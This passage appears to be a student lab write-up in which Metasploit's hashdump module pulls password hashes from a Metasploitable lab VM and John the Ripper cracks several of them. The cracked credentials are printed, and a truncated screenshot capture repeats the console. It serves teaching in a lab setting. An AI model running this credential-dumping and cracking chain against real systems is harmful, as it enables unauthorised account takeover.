[+] user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
[+] service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
[+] Unshadowed Password File: /home/user/.msf4/loot/20241103222828_default_172.16.1.109_linux.hashes_488660.txt
[*] Post module execution completed
msf6 post(linux/gather/hashdump) >
```

#10 Run John the Ripper and run the file path with john


QEMU (mkohronas-Kali-2411) - noVNC - Google Chrome
itlab.fsemergingtech.com/?console=kvm&novnc=1&vmid=5538&vmname=mkohronas-Kali-2411&node=IT123&resize=off
1 2 3 4
23:25
user@kali: ~
File Actions Edit View Help

```
┌──(user㉿kali)-[~]
└─$ john /home/user/.msf4/loot/20241103222828_default_172.16.1.109_linux.hashes_488660.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4×3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user             (user)
postgres         (postgres)
msfadmin         (msfadmin)
service          (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789        (klog)
batman           (sys)
Proceeding with incremental:ASCII
6g 0:00:02:14  3/3 0.04476g/s 143984p/s 143987c/s 143987C/s adymeil..adymue2
6g 0:00:09:37  3/3 0.01039g/s 147105p/s 147105c/s 147105C/s meghorte..meghoppl
6g 0:00:11:20  3/3 0.008823g/s 146557p/s 146557c/s 146557C/s dakhete..dakhrez
6g 0:00:12:22  3/3 0.008086g/s 146625p/s 146626c/s 146626C/s mrpiel20..mrpiepun
6g 0:00:13:09  3/3 0.007604g/s 146289p/s 146290c/s 146290C/s n1mar7..n1maet
6g 0:00:13:31  3/3 0.007398g/s 146415p/s 146415c/s 146415C/s 5mo1*..5mom9
6g 0:00:35:46  3/3 0.002795g/s 148068p/s 148068c/s 148068C/s k1907dm..k190440
6g 0:00:35:48  3/3 0.002793g/s 148066p/s 148066c/s 148066C/s k1tob0y..k1toral
6g 0:00:35:50  3/3 0.002790g/s 148065p/s 148066c/s 148066C/s fstyply..fstym25
6g 0:00:37:56  3/3 0.002636g/s 147936p/s 147937c/s 147937C/s cumd0301..cumd0640
6g 0:00:38:03  3/3 0.002628g/s 147940p/s 147941c/s 147941C/s almcely3..almcesel
6g 0:00:38:05  3/3 0.002625g/s 147940p/s 147940c/s 147940C/s adeslash..adeslift
6g 0:00:38:06  3/3 0.002624g/s 147941p/s 147941c/s 147941C/s ausc2455..ausc2845
6g 0:00:39:23  3/3 0.002539g/s 147988p/s 147989c/s 147989C/s liglro2..liglrj5
6g 0:00:39:59  3/3 0.002501g/s 147980p/s 147981c/s 147981C/s cooov7*..coooskk
6g 0:00:41:18  3/3 0.002421g/s 147326p/s 147326c/s 147326C/s psmdsp..psm49e
6g 0:00:41:19  3/3 0.002420g/s 147325p/s 147325c/s 147325C/s pt54kj..pt5tgn
6g 0:00:42:00  3/3 0.002380g/s 147344p/s 147344c/s 147344C/s icrb37..icrbko
6g 0:00:44:40  3/3 0.002238g/s 146598p/s 146598c/s 146598C/s fejurl..fejui7
6g 0:00:44:42  3/3 0.002237g/s 146509p/s 146510c/s 146510C/s ffphi5..ffph25
6g 0:00:44:44  3/3 0.002235g/s 146421p/s 146421c/s 146421C/s fmngy!..fmngz5
6g 0:00:45:16  3/3 0.002209g/s 145768p/s 145768c/s 145768C/s papeckam..pape1766
6g 0:00:45:17  3/3 0.002208g/s 145769p/s 145769c/s 145769C/s poobsmic..poomay03
6g 0:00:46:02  3/3 0.002172g/s 145699p/s 145700c/s 145700C/s 1q!mrk..1q!eib
```

```
File  Actions
msf6 exploit(
msf6 post(li

Module optio

   Name      (
   ----
   SESSION

View the ful

msf6 post(li
SESSION ⇒ 1
msf6 post(li

[!] SESSION r
[!]  * incom
[+] root:$1$,
[+] sys:$1$f
[+] klog:$1$
[+] msfadmin
[+] postgres
[+] user:$1$
[+] service:
[+] Unshadow
[*] Post mod
msf6 post(li
```

#11 Decrypted of metasploitable username and password

Admin

Password